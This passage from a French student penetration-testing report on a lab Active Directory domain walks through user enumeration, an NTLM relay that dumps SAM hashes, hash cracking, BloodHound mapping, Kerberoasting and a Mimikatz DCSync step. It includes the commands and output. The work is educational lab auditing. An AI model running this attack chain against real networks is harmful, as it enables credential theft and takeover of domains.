


Figure 23:connexion rdp

3.3.4 Post-exploitation :

Après avoir trouvé trouver des identifiants valides, nous pouvons maintenant lister tous les utilisateurs créés dans le domaine test.local.

```
┌──(root㉿kali)-[/home/kali/Desktop/enset/enumeration_avec_win7]
└─# crackmapexec smb ../live_hosts.txt -u CHRIFI -p Password1 -d test.local --users
SMB         192.168.22.209  445    SPI              [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:SPI) (domain:test.local) (signing:False) (SMBv1:True)
SMB         192.168.22.194  445    PUN              [*] Windows 10 / Server 2019 Build 19041 x64 (name:PUN) (domain:test.local) (signing:False) (SMBv1:False)
SMB         192.168.22.210  445    TEST-DC          [*] Windows 10 / Server 2019 Build 17763 x64 (name:TEST-DC) (domain:test.local) (signing:True) (SMBv1:False)
SMB         192.168.22.209  445    SPI              [+] test.local\CHRIFI:Password1 (Pwn3d!)
SMB         192.168.22.209  445    SPI              [-] Error enumerating domain users using dc ip 192.168.22.209: socket connection error while opening: [Errno 111] Connection refused
SMB         192.168.22.209  445    SPI              [*] Trying with SAMRPC protocol
SMB         192.168.22.209  445    SPI              [+] Enumerated domain user(s)
SMB         192.168.22.209  445    SPI              test.local\Administrateur                Compte d'utilisateur d'administration
SMB         192.168.22.209  445    SPI              test.local\CHRIFI
SMB         192.168.22.194  445    PUN              [+] test.local\CHRIFI:Password1 (Pwn3d!)
SMB         192.168.22.209  445    SPI              test.local\Invité                        Compte d'utilisateur invité
SMB         192.168.22.194  445    PUN              [-] Error enumerating domain users using dc ip 192.168.22.194: socket connection error while opening: [Errno 111] Connection refused
SMB         192.168.22.194  445    PUN              [*] Trying with SAMRPC protocol
SMB         192.168.22.210  445    TEST-DC          [+] test.local\CHRIFI:Password1
SMB         192.168.22.194  445    PUN              [+] Enumerated domain user(s)
SMB         192.168.22.194  445    PUN              test.local\Administrator                 Built-in account for administering the computer/domain
SMB         192.168.22.194  445    PUN              test.local\CHRIFI
SMB         192.168.22.194  445    PUN              test.local\DefaultAccount                A user account managed by the system.
SMB         192.168.22.194  445    PUN              test.local\Guest                         Built-in account for guest access to the computer/domain
SMB         192.168.22.210  445    TEST-DC          [+] Enumerated domain user(s)
SMB         192.168.22.194  445    PUN              test.local\WDAGUtilityAccount            A user account managed and used by the system for Windows Defender Application Guard scenarios.
SMB         192.168.22.210  445    TEST-DC          TEST.local\kerb_user2                    badpwdcount: 0 desc:
SMB         192.168.22.210  445    TEST-DC          TEST.local\user03                        badpwdcount: 0 desc:
SMB         192.168.22.210  445    TEST-DC          TEST.local\user02                        badpwdcount: 0 desc:
SMB         192.168.22.210  445    TEST-DC          TEST.local\DALIL                         badpwdcount: 0 desc:
SMB         192.168.22.210  445    TEST-DC          TEST.local\SALIM                         badpwdcount: 0 desc:
SMB         192.168.22.210  445    TEST-DC          TEST.local\user01                        badpwdcount: 0 desc:
SMB         192.168.22.210  445    TEST-DC          TEST.local\kerberoast_user               badpwdcount: 0 desc: MY Password : Password2
SMB         192.168.22.210  445    TEST-DC          TEST.local\CHRIFI                        badpwdcount: 0 desc:
SMB         192.168.22.210  445    TEST-DC          TEST.local\sqladmin                      badpwdcount: 0 desc:
SMB         192.168.22.210  445    TEST-DC          TEST.local\tstark                        badpwdcount: 0 desc:
SMB         192.168.22.210  445    TEST-DC          TEST.local\SQLService                    badpwdcount: 0 desc:
SMB         192.168.22.210  445    TEST-DC          TEST.local\krbtgt                        badpwdcount: 0 desc: Key Distribution Center Service Account
SMB         192.168.22.210  445    TEST-DC          TEST.local\Guest                         badpwdcount: 0 desc: Built-in account for guest access to the computer/domain
SMB         192.168.22.210  445    TEST-DC          TEST.local\Administrator                 badpwdcount: 0 desc: Built-in account for administering the computer/domain
```

Figure 24:Lister tous les utilisateurs

Pour ce qui suit nous allons essayer essayons d'effectuer une attaque de type **NTLM Relay** afin d'accéder à une autre machine du domaine. Avant cela, nous devons d'abord vérifier si la flag de signature SMB est désactivé ou non requis pour au moins l'une des machines. Nous avons déjà identifié que la machine d'adresse ip 192.168.22.209 a le "**smb signing non requis**" lors de la phase de la scan Scan de vulnérabilités. Nous passons maintenant à l'exploitation. Il est important de mentionner que l'exploitation ne sera possible que si l'utilisateur **CHRIFI** dispose des droits d'administrateur sur la machine que nous souhaitons exploiter. Nous devons exécuter les commandes suivantes depuis notre machine Pentester machine ‘**’responder -I eth0** ‘’, ‘’**ntlmrelayx.py -tf host.txt -smb2support’’** Puis nous décidons d'accéder à une ressource inexistante **(\\fakeshare)** pour notre cas dans la machine exploitée précédemment. Après avoir tenté d'accéder à cette ressource, nous pouvons constater que nous avons pu récupérer les hashes des utilisateurs de la machine victime (voir A.1 pour plus de détails sur le NTLM relay)

```
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] Received connection from TEST/CHRIFI at PUN, connection will be relayed after re-authenti
cation
[*] SMBD-Thread-5 (process_request_thread): Connection from TEST/CHRIFI@192.168.22.209 contro
lled, attacking target smb://192.168.22.209
[-] Authenticating against smb://192.168.22.209 as TEST/CHRIFI FAILED
[*] Received connection from TEST/CHRIFI at PUN, connection will be relayed after re-authenti
cation
[*] SMBD-Thread-6 (process_request_thread): Connection from TEST/CHRIFI@192.168.22.209 contro
lled, attacking target smb://192.168.22.194
[*] Authenticating against smb://192.168.22.194 as TEST/CHRIFI SUCCEED
[*] SMBD-Thread-6 (process_request_thread): Connection from TEST/CHRIFI@192.168.22.209 contro
lled, attacking target smb://192.168.22.209
[-] Authenticating against smb://192.168.22.209 as TEST/CHRIFI FAILED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x75d93a0c972aae5a546e3717a2261946
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:07d128430a6338f8d537f6b3ae1dc136:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DALIL:1000:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
SALIM:1002:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Done dumping SAM hashes for host: 192.168.22.194
[*] Stopping service RemoteRegistry
```

Figure 25:Lister tous les utilisateurs

On remarque que les deux utilisateurs **SALIM** et **DALIL** ont le même hash, donc ils ont le même mot de passe.

Il reste maintenant à trouver le mot de passe en texte clair à partir du hash. L'outil **Hashcat** nous permet d'effectuer cette tâche. Avec la commande : ''**hashcat -m 1000 -a 0 hash.txt /usr/share/wordlists/rockyou.txt**''

```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 11004115
* Bytes.....: 107449416
* Keyspace..: 11004115
* Runtime...: 3 secs

64f12cddaa88057e06a81b54e73b949b:Password1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 64f12cddaa88057e06a81b54e73b949b
Time.Started.....: Tue Sep 17 05:45:27 2024 (0 secs)
Time.Estimated...: Tue Sep 17 05:45:27 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   528.7 kH/s (0.11ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4096/11004115 (0.04%)
Rejected.........: 0/4096 (0.00%)
Restore.Point....: 3072/11004115 (0.03%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: horses1 -> bigman
Hardware.Mon.#1..: Util: 29%
```

Figure 26:ntlm hash crack

Nous avons récupéré deux utilisateurs et un mot de passe valides de la machine **192.168.22.194 ”SALIM:Password1”** et aussi **”DALIL:Password1”** . Il est important de préciser qu’il n’est pas évident de craquer un hash, à plus forte raison si le mot de passe est compliqué. Toutefois, il n’est pas nécessaire dans le cas du pentest AD de craquer le hash pour accéder à une machine. D’autres techniques peuvent être utilisées au cas où on ne parvient pas à le craquer (**Pass The Hash Attack et Over Pass The Hash Attack**).

3.3.4.1 Reconnaissance Interne

Après avoir compromis la deuxième machine, nous nous connectons via **RDP** à cette dernière pour effectuer la reconnaissance interne. Pour ce faire, nous avons utilisé l'outil **BloodHound**. Depuis la machine de penteste, nous exécutons la commande suivante : **‘’bloodhound-python -d test.local -u SALIM -p Password1 -ns 192.168.22.210 -c all’’**

Cette commande permet de collecter des informations cruciales sur le réseau Active Directory. Une fois les données collectées, nous les importons dans **BloodHound** pour les analyser. Avant cela, nous devons démarrer la console **Neo4j** afin de gérer la base de données nécessaire à l'analyse graphique des relations entre les entités du réseau.

```
┌──(root㉿kali)-[/home/…/Desktop/enset/enumeration/Bloodhound]
└─# bloodhound-python -d test.local -u SALIM -p Password1 -ns 192.168.22.210 -c all
INFO: Found AD domain: test.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno
sed
INFO: Connecting to LDAP server: test-dc.test.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: test-dc.test.local
INFO: Found 15 users
INFO: Found 52 groups
INFO: Found 3 gpos
INFO: Found 2 ous
INFO: Found 22 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: SPI.TEST.local
INFO: Querying computer: PUN.TEST.local
INFO: Querying computer: Test-DC.TEST.local
INFO: Done in 00M 05S
```

Figure 27:Collecte des données avec bloodhound

Ouvrons la console BloodHound sur notre machine Kali Linux et téléchargeons ces fichiers. Après l’analyse, nous avons découvert des informations qui pourraient être utiles pour le mouvent latéral et la persistance.

Utilisateurs ayant les droits pour DcSync :

Nous avons pu constater que notre utilisateur actuel **" SALIM"** dispose des droits nécessaires pour effectuer une attaque de type **DCSync** comme le montre la figure 3.16. L'attaque DCSync est une technique utilisée pour extraire des informations d'identification à partir d'un contrôleur de domaine Active Directory. Elle exploite une défaillance de l'AD appelée Domain Controller Sync ou DCSync, qui permet d'usurper un contrôleur de domaine afin d'obtenir des données relatives à des comptes d'utilisateurs, y compris les haches des mots de passe.




Figure 28:utilisateurs pouvant faire une attaque dcsync

Utilisateurs vulnérables au Kerberoasting :

De même nous pouvons constater que les utilisateurs **SQLService** et **KERB_USER2** sont vulnérables au **Kerberoasting**. Pour mener une attaque **Kerberoasting**, on identifie d'abord les comptes de service vulnérables dans le domaine AD. Ces comptes de service doivent avoir l'attribut Service Principal Name ou SPN configuré. Ensuite, nous demandons un ticket de service pour le compte de service vulnérable à l'aide d'un compte utilisateur normal. Ce ticket de service est ensuite récupéré par l'attaquant et utilisé hors ligne pour déchiffrer le hash du mot de passe du compte de service.




Figure 29:utilisateurs vulnérables de kerberoasting

Utilisateurs vulnérables au As Rep Roast Attack :

L'attaque **AS REP Roasting** exploite une faiblesse dans le processus d'authentification Kerberos en ciblant les comptes d'utilisateur qui ont l'option de pré-authentification désactivée. La pré-authentification est un mécanisme de sécurité qui exige que le client crypte certaines informations avec une clé dérivée du mot de passe (voir authentification par kerberos chapitre 1) avant d'envoyer une demande d'authentification au serveur Kerberos. Cela vise à réduire les risques d'attaques par force brute et de compromission de l'authentification. Dans une attaque AS REP Roasting, nous identifions les comptes d'utilisateur qui n'ont pas besoin de la pré-authentification. Ensuite on envoie une demande d'authentification AS-REQ (Authentication Service Request) au serveur Kerberos, demandant un ticket de service pour le compte d'utilisateur ciblé. Comme la pré-authentification n'est pas nécessaire, le serveur Kerberos renvoie une réponse AS-REP contenant un ticket de service chiffré. Enfin nous pouvons extraire ce ticket et tenter de le craquer par la suite.




Figure 30:Les utilisateurs avec la pré-authentification non requise

3.3.4.2 Mouvement Latéral

— **Kerberoasting attack :**

Comme décrit précédemment, nous avons expliqué le fonctionnement de cette attaque.Pour l'exploiter, nous avons utilisé le script **GetUserSPNs.py** d'Impacket. En exécutant la commande suivante : **''python3 GetUserSPNs.py test.local/SALIM:Password1 -dc-ip 192.168.22.210 -request''**, nous avons pu récupérer les hachages des **TGS** de trois utilisateurs, que nous avons stockés dans un fichier nommé **spn_hashes.txt**. Les utilisateurs concernés sont **SQLService**, **kerberoast_user** et **kerb_user2**. Ensuite, nous avons utilisé l'outil **hashcat** avec la commande **''hashcat -m 13100 spn_hashes.txt /usr/share/wordlists/fasttrack.txt –show''** pour tenter de craquer ces hachages et obtenir les mots de passe en clair.

```
└─# python3 GetUserSPNs.py test.local/SALIM:Password1 -dc-ip 192.168.22.210 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName                Name            MemberOf                                                        PasswordLastSet             LastLogon
            Delegation
__________  __________________________  ______________  ______________________________________________________________  __________________________  __________________
TEST-DC/SQLSERVICE.Test.local:60111  SQLService       CN=Group Policy Creator Owners,OU=Groups,DC=TEST,DC=local  2024-09-16 10:25:09.734559  2024-09-16 12:51
:04.023364
HTTP/kerberoast_user.Test.local     kerberoast_user                                                                 2024-09-16 11:03:08.109590  <never>

HTTP/kerb_user2.Test.local          kerb_user2                                                                      2024-09-16 11:39:40.500662  <never>


[-] CCache file is not found. Skipping ...
$krb5tgs$23$*SQLService$TEST.LOCAL$test.local/SQLService*$3462210008ab755037493973c1899eaa$072001c16f26bbeac28d6d36077b5f6dc32db9c5dead77bef6d68d3dc05b9d4baf
09fb44cef29f4fd701fc83168f2b45efb48844d7693650c25b0dee97320f7f3c1114197dd562a60179222d42e732d240637c8b71a77625298bebb087d6308b76292199f3ed30a82c372ef3cd64514
9023c9ff7223098491324 7f016a64559b88ddd5d50e10717b82fec1ba1ee42c30d7af5c4ac1f95d70a2fff8ca1c07c40e92522c5684e5c6857f9a9872014b5df55c69958c543456ca919a1be7d189
8b834fe015afd5ec1d0d6bb468d41d6640bd53f4cb9532d7e65ad2bfe20fe1d044037848ecd5cf05dbea2bb9594de7050f25de9ce2d107e700074fc10e0e0a995f2629f1300afd9d503f95d106726
5b85a27c3183e922f16c410adbd0f78428f4f6b3da2272a5185763ecbeeeaabb4d5d46daf87c41ab824513ad71a33e2fc78b8eddd f0b0922b42192541c0b499d003a9765beaaf38a8a4ed568fdb75
849f0c459a7bc414b241c67867c857be8bc707cf483efffa60f895a5e9e4736613ca5ae22239251b38de5962aebbd362e1c6e0ec1d61194fd7e4371570fc2bead4ea3b8cffd19385a9210afc43722
6d517aea0339b7ba2207b9bf193f0965b1a297cc33216478c8acf6d47c7f7095906f36a9105e28eb83016c37231f1c54e502dd1154124b5b7f31a4683d71aa7a6199979fce4aaa97ea88eff61dd43
1a3f25c7d2155221c81606646f9a83c0b21d5d71d257fc4983f31e9661194609230263f095972ccecb8c1ffc722df599a6588a45bdb03277842da5ec0db77fe4caa27977c9fa195d4cecb3f16124b
d4b6848c6ea5da30df135044c8e0e7dcd575532c1853a39df18058821c3394f3f09ec25b4b0a56f83605ce3b2d2e9b092c4080b98886483184fadf53592a70a79afdf6965bfddff54e6f8901092a7
65e218646a25f3aa0bf63043d5f59acdea9fd29227dcf4de9abc2e584dff120237ee6b893957fbad4c1c7c57ede2ec81f83b6f6cc068a93478b32e4872cc7517a334393a1f4bb4b28af6476e79567
1090858d44b0952f518212c6da992b2bf3dbea8b3ccc6f4d15249567b505055eeac3fe2cfe6168cceddf00d582b1e2fe807fc482d52487144d53e6cf6ac60bacab1d25e4044c491c4c1f7b700269e
62afa9298bf8d45a5cd66331ba423af22907c8b5602b942ad501050b5edb8d19aa54a65c7d94fe9e4d72ddbde4923b7221ff3c43e0171033260ae4eacbb9955773f662072a69530e6478b43d3ffe4
```

Figure 31:kerberoasting attack

— **Dcsync attack:**

Jusqu'à présent, nous avons réussi à accéder aux deux machines jointes au domaine. Nous nous concentrons maintenant sur l'accès au contrôleur de domaine. Pour cela, nous allons effectuer une attaque **DCSync** afin de récupérer le hachage NTLM de l'administrateur du domaine. Nous utiliserons **Mimikatz** pour obtenir les hachages des utilisateurs concernés, à condition que l'utilisateur dispose des droits nécessaires pour réaliser cette attaque. La phase de reconnaissance interne a révélé que l'utilisateur **SALIM** possède ces droits.

Pour exploiter cette vulnérabilité, nous allons d'abord activer les privilèges de débogage avec la commande suivante : **''privilege::debug''** . Ensuite, nous utiliserons la commande suivante pour récupérer le hachage NTLM de l'administrateur : **''lsadump::dcsync /user:Administrator ''**


